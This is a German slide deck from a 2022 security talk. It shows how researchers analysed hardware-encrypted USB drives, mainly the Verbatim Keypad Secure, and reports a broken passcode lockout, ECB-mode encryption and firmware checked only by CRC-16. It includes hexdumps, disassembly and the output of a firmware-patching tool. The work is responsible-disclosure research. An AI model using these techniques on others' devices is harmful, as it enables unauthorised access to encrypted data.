



Hacking More Secure Portable Storage Devices

7. Oktober 2022



Who am I?

Dipl.-Inf. Matthias Deeg

Senior Expert IT Security Consultant

Head of Research & Development

CISSP, CISA, OSCP, OSCE



- Seit frühen Tagen an Informationstechnologie interessiert – insbesondere an IT-Sicherheit
- Informatikstudium an der Universität Ulm, Deutschland
- IT Security Consultant seit 2007

A Blast from the Past



Cryptographically Secure? SySS Cracks a USB Flash Drive

The SySS GmbH cracked a hardware-encrypted FIPS 140-2 certified USB flash drive from SanDisk.



Dipl.-Inform. Matthias Deeg
Dipl.-Inform. Sebastian Schreiber

December 18th, 2009



NIST-certified USB Flash drives with hardware encryption cracked

Kingston, SanDisk and Verbatim all sell quite similar USB Flash drives with AES 256-bit hardware encryption that supposedly meet the highest security standards. This is emphasised by the [FIPS 140-2 Level 2 certificate](#) issued by the US National Institute of Standards and Technology (NIST), which validates the USB drives for use with sensitive government data. Security firm [SySS](#), however, has found that despite this it is relatively easy to access the unencrypted data, even without the required password.

The USB drives in question encrypt the stored data via the practically uncrackable AES 256-bit hardware encryption system. Therefore, the main point of attack for accessing the plain text data stored on the drive is the password entry mechanism. When analysing the relevant Windows program, the SySS security experts found a rather blatant flaw that has quite obviously slipped through testers' nets. During a successful authorisation procedure the program will, irrespective of the password, always send the same character string to the drive after performing various crypto operations – and this is the case for all USB Flash drives of this type.

Cracking the drives is therefore quite simple. The SySS experts wrote a small tool for the

SECURITY HEADLINES

- The H is closing down
- Android and its password problems open doors for spies
- Critical vulnerabilities in numerous ASUS routers
- NSS 3.15.1 brings TLS 1.2 support to Firefox
- Second Android signature attack disclosed
- Black Hat 2013: NSA director to speak at hacker conference

SECURITY

Content Security Policy halts XSS in its tracks


Cross-site scripting (XSS) is one of the biggest problems faced by webmasters. The new Content Security Policy standard should finally provide some relief [more »](#)

Skype's ominous link checking: Facts and speculation

Skype's ominous link checking


Facts and speculation

A Blast from the Past



(Quelle: https://koeln.ftp.media.ccc.de/congress/2009/mp4/26c3-3645-en-lightning_talks_-_day_4.mp4)

A Blast from the Past



**Programmed Insecurity –
SySS Cracks Yet Another USB
Flash Drive**

The SySS GmbH cracked the hardware-encrypted USB flash drive ThumbDrive CRYPTO from Trek Technology.



Dipl.-Inform. Matthias Deeg
Christian Eichelmann
Dipl.-Inform. Sebastian Schreiber

February 11, 2011

Agenda

1. Kurze Vorstellung verwendeter Technologien
2. Frühere Forschungsarbeiten
3. Angriffsfläche und Angriffsszenarien
4. Überblick unserer Forschung
5. Gefundene Sicherheitsschwachstellen
6. Live Demo
7. Schlussfolgerung & Empfehlungen
8. Fragen & Antworten

Vorstellung verwendeter Technologien



Vorstellung verwendeter Technologien

- Typische Hauptkomponenten eines sicheren Krypto-USB-Sticks sind:
 1. NAND-Flash-Speicher
 2. Memory-Controller
 3. USB-Bridge-Controller
 4. Eingabegerät (z. B. Keypad oder Fingerabdrucksensor)
 - a) Keypad-Controller
 - b) Fingerprint-Sensor-Controller
 5. SPI-Flash-Speicherchips


Vorstellung verwendeter Technologien

Beispiel: Verbatim Keypad Secure

NAND Flash Memory

USB-to-SATA Bridge
Controller

Memory Controller




Vorstellung verwendeter Technologien

Beispiel: Verbatim Keypad Secure

Keypad

SPI Flash Memory

Keypad Controller



Vorstellung verwendeter Technologien

- 256-Bit **AES-Hardwareverschlüsselung**
- Benutzerdaten werden mit einem **Disk Encryption Key (DEK)** verschlüsselt
- **DEK** ist mit **Key Encryption Key (KEK)** verschlüsselt
- **KEK** wird von Benutzereingabe für die Authentifizierung abgeleitet, z. B.
 - Passcode (z. B. via Keypad)
 - Passwort (z. B. via USB-Kommunikation von Client-Software)
 - Fingerabdruck (via Fingerabdrucksensor)

Frühere Forschungsarbeiten

- *SecuStick review*, SpritesMods, Jeroen Domburg, 2007
- *A FIPS 140-2 certified USB stick found to be insecure*, Objectif Sécurité, Philippe Oechslin, 2008
- *Cryptographically Secure? SySS Cracks a USB Flash Drive*, SySS GmbH, Matthias Deeg, 2009
- *Programmed Insecurity - SySS Cracks Yet Another USB Flash Drive*, SySS GmbH, Matthias Deeg, 2011
- *Analysis of an encrypted HDD*, Airbus, Joffrey Czarny end Raphaël Rigo, 2015
- *Got HW crypto? On the (in)security of a Self-Encrypting Drive series*, Gunnar Alendal, Christian Kison, end modgx, 2015
- *Lost your "secure" HDD PIN? We can help!*, Airbus, Julien Lenoir und Raphaël Rigo, 2016
- *Brute-Forcing Lockdown Harddrive PIN Codes*, Colin O'Flynn, 2016
- *Aigo Chinese encrypted HDD*, Raphaël Rigo, 2018
- *Teardown and feasibility study of IronKey – the most secure USB Flash drive*, Dr Sergei Skorobogatov, 2021

Erwünschte Sicherheitseigenschaften

- Alle Daten sind **sicher verschlüsselt** (es ist nicht möglich, Informationen über den Klartext aus dem Ciphertext abzuleiten)
- Nur **autorisierte Benutzer** haben Zugriff auf die gespeicherten Daten
- Die **Benutzeroauthentifizierung** kann nicht umgangen werden
- **Authentifizierungsversuche sind begrenzt** (*Online*-Brute-Force-Angriffe)
 - Zurücksetzen des Geräts nach X Fehlversuchen
- **Geräteintegrität ist geschützt** durch sichere kryptografische Verfahren
- Vollständige *Offline*-Brute-Force-Angriffe sind zu teuerTM
 - Sehr großer Suchraum (z. B. 2^{256} mögliche kryptografische Schlüssel)
 - Benötigte Daten sind nicht einfach zugänglich für einen Angreifer (können nicht ohne teures Equipment und entsprechendes Wissen ausgelesen werden)

Überblick unserer Forschung

- Kundenanfrage im **Dezember 2021** zur Sicherheit zweier Krypto-USB-Sticks
- Sicherheitsanalyse eines Geräts im **Januar 2022**
- **Mehrere Sicherheitsschwachstellen gefunden**
- Kauf weiterer ähnlicher, sicherer portabler USB-Speichergeräte
- Dieselben und andere Sicherheitsschwachstellen in weiteren Geräten gefunden
- Sicherheitsschwachstellen an betroffene Hersteller im Rahmen unseres Responsible Disclosure-Programms gemeldet

Testmethodik

1. Hardware-Analyse

- Hardware öffnen, Chips identifizieren, Handbücher lesen, Testpunkte finden, Logic Analyzer nutzen und/oder JTAG-Debugger

2. Firmware-Analyse

- Versuchen Zugriff auf Gerät-Firmware zu erhalten (Memory Dump, Download, etc.), Firmware auf Schwachstellen hin untersuchen

3. Software-Analyse

- Statische Code-Analyse und Laufzeitanalyse von Client-Software

Angriffsfläche und Angriffsszenarien

- Angriffe gegen die getesteten sicheren, portable USB-Speichergeräte erfordern **physischen Zugriff** auf die Hardware
- **Zu verschiedenen Zeitpunkten** des Lebenszyklus eines USB-Speichergerät sind Angriffe möglich
 1. **Bevor** der legitime Benutzer das Gerät verwendet (**Supply Chain Attack**)
 2. **Nachdem** der legitime Benutzer das Gerät verwendet hat
 - **Verlorenes or gestohlenes** Gerät
 - **Temporärer physischer Zugriff** auf das Gerät, ohne dass der legitime Benutzer etwas davon bemerkt

Angriffsfläche und Angriffsszenarien

(TS//SI//NF) Such operations involving **supply-chain interdiction** are some of the most productive operations in TAO, because they pre-position access points into hard target networks around the world.



(TS//SI//NF) Left: Intercepted packages are opened carefully; Right: A “load station” implants a beacon

(Quelle: <http://www.heise.de/newsticker/meldung/NSA-manipuliert-per-Post-versandte-US-Netzwerktechnik-2187858.html>)

Beispiel #1: Verbatim Keypad Secure



Wichtige Eigenschaften:

- AES 256-Bit-Hardwareverschlüsselung
- Eingebautes Keypad für Passcode-Eingabe (bis zu 12 Ziffern)
- USB 3.2 Gen 1-Verbindung
- Speichert das Passwort nicht auf dem Computer und im flüchtigen Speicher, und ist daher viel sicherer als Softwareverschlüsselung
- PC- und Mac-kompatibel

Note

For the security of your data we highly recommend you change the default passcode. Passcode must be between 5 and 12 digits long.

Warning

After 20 failed passcode attempts the device will lock and initialise the USB Drive, which will require re-formatting. Please refer to "Initiate and format your Verbatim USB Drive" section and follow the steps indicated.

(Quelle: User Manual – Verbatim Keypad Secure USB Drive, Keypad Secure USB_User Manual_EN_1906.pdf)


Hardware Design

PCB-Vorderseite

NAND Flash Memory
(TS1256G181)


USB-to-SATA Bridge
Controller (INIC-3637EN)

Memory Controller
(Marvell 88NV1120-BTZ2)



Hardware Design

PCB-Rückseite



Device Lock & Reset

- Nach 20 aufeinanderfolgenden fehlgeschlagenen Anmeldeversuchen (**manueller Passcode-Brute-Force-Angriff**), konnte das Gerät nicht gesperrt werden

Note

For the security of your data we highly recommend you change the default passcode. Passcode must be between 5 and 12 digits long.

Warning

After 20 failed passcode attempts the device will lock and initialise the USB Drive, which will require re-formatting. Please refer to "Initiate and format your Verbatim USB Drive" section and follow the steps indicated.

- Daher funktioniert die Gerätesperre und die erzwungene Rücksetzung nicht wie beschrieben
- Ein Angreifer mit physischem Zugriff auf eins solches USB-Gerät kann daher **mehr Passcodes ausprobieren** als eigentlich vorgesehen, um es zu entsperren

SATA SSD

- Der **Verbatim Keypad Secure** enthält eine SATA SSD mit M.2-Formfaktor
- Die SSD kann mit einem anderen SSD-Gehäuse gelesen und geschrieben werden
- Durch Analyse der **verschlüsselten Daten** konnte ein **offensichtliches Muster** erkannt werden:

```
# hexdump -C /dev/sda
00000000  c4 1d 46 58 05 68 1d 9a  32 2d 29 04 f4 20 e8 4d  |..FX.h..2-)... .M|
*
000001b0  9f 73 b0 a1 81 34 ef bd  a4 b3 15 2c 86 17 cb 69  |.s...4.....,....i|
000001c0  eb d0 9d 9a 4e d8 04 a6  92 ba 3f f4 0c 88 a5 1d  |.....N.....?.....|
000001d0  c4 1d 46 58 05 68 1d 9a  32 2d 29 04 f4 20 e8 4d  |..FX.h..2-)... .M|
*
000001f0  e0 01 66 72 af f2 be 65  5f 69 12 88 b8 a1 0b 9d  |...fr...e_i.....|
00000200  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....,.....|
*
00100000  73 b2 f8 fb af cf ed 57  47 db b8 c7 ad 9c 91 07  |s.....WG.....|
00100010  7a 93 c9 d9 60 7e 2c e4  97 6c 7b f8 ee 4f 87 2c  |z...`~,..l{..0.,|
00100020  19 72 83 d1 6d 0b ca bb  68 f8 ec e3 fc c0 12 b7  |.r..m...h.....|
(...)
```

SATA SSD



- Der Verbatim Keypad Secure enthält eine SATA SSD mit M.2-Formfaktor
- Die SSD kann mit einem anderen SSD-Gehäuse gelesen und geschrieben werden
- Durch Analyse der verschlüsselten Daten konnte ein offensichtliches Muster erkannt werden:

```
# hexdump -C /dev/sda
00000000  c4 1d 46 58 05 68 1d 9a  32 2d 29 04 f4 20 e8 4d  |..FX.h..2-)... .M|
*
000001b0  9f 73 b0 a1 81 34 ef bd  a4 b3 15 2c 86 17 cb 69  |.s...4.....,..i|
000001c0  eb d0 9d 9a 4e d8 04 a6  92 ba 3f f4 0c 88 a5 1d  |....N.....?.....|
000001d0  c4 1d 46 58 05 68 1d 9a  32 2d 29 04 f4 20 e8 4d  |..FX.h..2-)... .M|
*
000001f0  e0 01 66 72 af f2 be 65  5f 69 12 88 b8 a1 0b 9d  |..fr...e_i.....|
00000200  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....,.....,..|
*
00100000  73 b2 f8 fb af cf ed 57  47 db b8 c7 ad 9c 91 07  |s.....WG.....|
00100010  7a 93 c9 d9 60 7e 2c e4  97 6c 7b f8 ee 4f 87 2c  |z...`~,..1{..0.,|
00100020  19 72 83 d1 6d 0b ca bb  68 f8 ec e3 fc c0 12 b7  |.r..m...h.....|
(...)
```

Solche sich wiederholenden Bytefolgen in verschlüsselten Daten sind kein gutes Zeichen

Verschlüsselung

- Durch Schreiben bekannter Byte-Muster auf ein entsperrtes Gerät konnte bestätigt werden, dass **dieselben 16 Byte Klartext immer in denselben 16 Byte Ciphertext resultieren**
- Dies sieht nach einer Block-Cipher-Verschlüsselung mit 16 Byte langen Blöcken unter Verwendung des Modus **Electronic Codebook (ECB)**, z. B. AES-256-ECB
- Bei manchen Daten kann der Mangel der kryptografischen Eigenschaft namens **Diffusion** sensible Informationen selbst in verschlüsselter Form ersichtlich machen



(Quelle: https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation)

Firmware-Analyse

- Der Inhalt des SPI Flash Memory-Chips XT25F01D konnte ausgelesen werden (128 KB)
- Er enthält die Firmware des USB-to-SATA Bridge Controller Initio INIC-3637EN
- Für den INIC-3637EN konnte **kein öffentlich verfügbares Datenblatt** gefunden werden
- Aber es gibt **öffentliche Forschungsarbeiten** mit nützlichen Informationen über andere, ähnliche Chips wie den INIC-3607
- Besonders die Veröffentlichung *Lost your "secure" HDD PIN? We can help!* von Julien Lenoir und Raphaël Rigo war von großer Hilfe
- Der INIC-3637EN nutzt das **ARCompact Instruction Set**
- Die Veröffentlichung *Analyzing ARCompact Firmware with Ghidra* von Nicolas looss und seine **implementierte Ghidra-Unterstützung** waren von großem Nutzen

Firmware-Analyse

```

FUN_ram_0000b024          XREF[1]:      FUN_ram_0000b26c;0000b33c(c)
ram:0000b024 e8 1c 48 b3    st.a       r13,[sp=>local_18,-0x18]
ram:0000b028 04 1c c0 37    st         blink,[sp, local_14]
ram:0000b02c 42 c6    st.s       r14,[sp,0x8]
ram:0000b02e 43 c7    st.s       r15,[sp,0xc]
ram:0000b030 10 1c 00 34   st         r16,[sp, local_8]
ram:0000b034 14 1c 40 34   st         r17,[sp, local_4]
ram:0000b038 00 10 85 00   ldb        r5,[r0]
ram:0000b03c 1a 70    mov.s     r16,r0
ram:0000b03e 01 10 91 00   ldb        r17,[r0, 0x1]
ram:0000b042 40 2d 05 02   asl        r5,r5,0x8
ram:0000b046 a2 88    ldb.s     r13,[r0,0x2]
ram:0000b048 05 21 51 21   or         r17,r17,r5
ram:0000b04c e3 88    ldb.s     r15,[r0,0x3]
ram:0000b04e 00 20 43 04   add       r3,r0,r17
ram:0000b052 fe 13 83 80   ldb        r3,[r3, -0x2]
ram:0000b056 00 de    mov.s     r14,0x0
ram:0000b058 00 20 42 04   add       r2,r0,r17
ram:0000b05c 1e 12 87 30   ldb        r7,[gp, 0x1e]
ram:0000b060 ff 12 82 80   ldb        r2,[r2, -0x1]
ram:0000b064 51 27 40 80   btst      r7,0x1
ram:0000b068 40 2b 03 02   asl        r3,r3,0x8
ram:0000b06c e8 01 22 00   bne.d    LAB_ram_0000b254
ram:0000b070 05 22 c2 00   _or       r2,r2,r3
ram:0000b074 42 21 91 20   sub       r17,r17,0x2
ram:0000b078 2f 21 48 24   extw     r17,r17
ram:0000b07c 26 09 ef fc   bl.d     FUN_ram_000049a0()
ram:0000b080 0a 21 40 04   _mov      r1,r17
ram:0000b084 23 08 31 00   brne.d   r0,0x0,LAB_ram_0000b0a6
ram:0000b088 1f 12 81 30   _ldb      r1,[gp, 0x1f]
ram:0000b08c 82 25 03 18   sub       r13,r13,0xe0
ram:0000b090 86 e5    cmp.s     r13,0x6
ram:0000b092 a7 b9    bclr.s   r1,r1,0x7
ram:0000b094 bc 01 2d 00   bhi.d    switchD_ram:0000b0a4::caseD_7
ram:0000b098 1f 1a 42 30   stb      r1,[gp, 0x1f]
ram:0000b09c f0 26 40    lds     r0,[>-switchD_ram:0000b0a4::caseD_e0,r13] = ram:0000b0f8
73 00 00
7c ba

switchD_ram:0000b0a4::switchD
ram:0000b0a4 00 78    js       r0

LAB_ram_0000b0a6          XREF[1]:      ram:0000b084(j)
ram:0000b0a6 87 b9    bset.s   r1,r1,0x7
ram:0000b0a8 1f 1a 42 30   stb      r1,[gp, 0x1f]
ram:0000b0ac 0a 20 00 04   mov       r0,r16
ram:0000b0b0 62 09 ef fc   bl.d     FUN_ram_00004a10()
ram:0000b0b4 0e 21 40 04   _mov      r1,r17
ram:0000b0b8 99 01 00    b       switchD_ram:0000b0a4::caseD_7

```

```

1 | hint FUN_ram_0000b024(undefined *param_1)
2 |
3 | {
4 | undefined uVar1;
5 | byte bVar2;
6 | int iVar3;
7 | undefined4 uVar4;
8 | uint uVar5;
9 | uint uVar6;
10| uint uVar7;
11| int unaff_gp;
12|
13| uVar1 = param_1[2];
14| uVar6 = (uint)CONCAT11(*param_1,param_1[1]);
15| bVar2 = param_1[3];
16| uVar7 = iVar3 + 1;
17|
18| if (((byte *) (unaff_gp + 0x1e) & 2) != 0) {
19|     return 0;
20| }
21| uVar7 = uVar6 - 2 & 0xffff;
22| iVar3 = FUN_ram_000049a0(param_1,uVar7,CONCAT11(param_1[uVar6 + 2],param_1[uVar6 + 1]));
23| if (iVar3 != 0) {
24|     *(byte *) (unaff_gp + 0x1f) = *(byte *) (unaff_gp + 0x1f) | 0x80;
25|     FUN_ram_00004a10(param_1,uVar7);
26|     goto switchD_ram:0000b0a4_caseD_7;
27| }
28| *(byte *) (unaff_gp + 0x1f) = *(byte *) (unaff_gp + 0x1f) & 0x7f;
29| switch(uVar1) {
30|     case 0x0:
31|         iVar3 = 0x18;
32|         FUN_ram_0000d70();
33|         FUN_ram_0000d88(GDAT_ram_40000100);
34|         do {
35|             iVar3 = iVar3 + -1;
36|             uVar4 = FUN_ram_0000349c();
37|             (GDAT_ram_4000030)[uVar5] = (undefined *)uVar4;
38|             uVar5 = uVar5 + 1;
39|         } while (iVar3 != 0);
40|         DAT_ram_4000020 = GDAT_ram_494a4920;
41|         DAT_ram_4000030 = GDAT_ram_494a4920;
42|         uVar5 = 1;
43|         FUN_ram_000342c(GDAT_ram_400001d0);
44|         iVar3 = FUN_ram_0000392c(1,3);
45|         FUN_ram_0000e44();
46|         FUN_ram_0000fc();
47|         *(undefined *) (unaff_gp + 0x33) = 1;
48|         if (iVar3 == 0) {
49|             uVar5 = 10;
50|         }
51|         break;
52|     case 0x1:
53|         iVar3 = FUN_ram_00001168(param_1 + 4);
54|         if (iVar3 == 0) {
55|             *(byte *) (unaff_gp + 0x1f) = *(byte *) (unaff_gp + 0x1f) & 0xfe;
56|             return 0x2;
57|         }
58|     default:
59|         switchD_ram:0000b0a4_caseD_7;
60|         uVar5 = 1;
61|         break;

```

Firmware-Analyse

- Bei der Analyse der Firmware konnte festgestellt werden, dass deren Validierung nur mit einer einfachen CRC-16-Prüfsumme erfolgt (**XMODEM CRC-16**)
- Ein Angreifer kann daher **schädlichen Firmware-Code** mit einer gültigen Prüfsumme für den INIC-3637EN auf dem SPI-Flash-Memory-Chip speichern

010 Editor - /home/matt/research/hacking-secure-portable-storage-devices/Verbatim-Keypad-Secure/flash/XT25F01D_SOP8_device.bin

File Edit Search View Format Scripts Templates Debug Tools Window Help

XT25F01D_SOP8_device.bin x

Edit As: Hex Run Script Run Template

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
1:FF10h:	FF															
1:FF20h:	FF															
1:FF30h:	FF															
1:FF40h:	FF															
1:FF50h:	FF															
1:FF60h:	FF															
1:FF70h:	FF															
1:FF80h:	FF															
1:FF90h:	FF															
1:FFA0h:	FF															
1:FFB0h:	FF															
1:FFC0h:	FF															
1:FFD0h:	FF															
1:FFE0h:	25	C9	36	10	00	00	00	00	00	00	00	00	00	00	00	00
1:FFF0h:	00	00	00	00	FC	BF	01	00	36	90	36	10	BB	17	00	00
2:0000h:

Checksum

Algorithm	Checksum/Digest
Checksum - Ubyte (8 bit)	00000000 013C8A58
Checksum - Ushort (16 bit) - ...	00000000 9D18ED7C
Checksum - Ushort (16 bit) - Bi...	00000000 A0ADF4DC
Checksum - UInt (32 bit) - Little...	00004EFF C659753C
Checksum - UInt (32 bit) - Big ...	00004F7C 5778EE95
Checksum - UInt64 (64 bit) - ...	999E9A2A 2CB80298
Checksum - UInt64 (64 bit) - Bi...	A6143363 B164E300
CRC-16	40EC
CRC-16/CCITT (custom)	8B17
CRC-32	03B682C8
Adler32	015C9CDD
MD2	2C2ADD63958B13940BF140E729AE81FD
MD4	D7006B47FB1FE9CD6FBA0A44639C7D63
MDS	3C5FB3763E579366C682B6FA18843D9
RIPEMD160	778B7EFBEA88B155457A9B84C16719B0D0E51C5
SHA-1	EEE25005E08575231372F619B8A7E482E2E896B1
SHA-256	417CB278DC8A16B7CE5498533EFCFCADC3A4312ADE3BBBBBD9E86F8...
SHA-512	0E04C4FC9C96235C19B925F51B2904AF31323CE816D85ABE69AD193...
TIGER	309721E7936490AAC1F3C66CF185623833D5937693AF7FD0

Firmware-Analyse

- Firmware modifizieren zu können war für weitere Analysen des INIC-3637EN und der Konfiguration dessen Hardware AES Engine sehr nützlich

```
$ python update-firmware.py firmware_hacked.bin
Verbatim Secure Keypad Firmware Updater v0.1 - Matthias Deeg, SySS GmbH (c) 2022
[*] Computed CRC-16 (0x03F5) does not match stored CRC-16 (0x8B17).
[*] Successfully updated firmware file
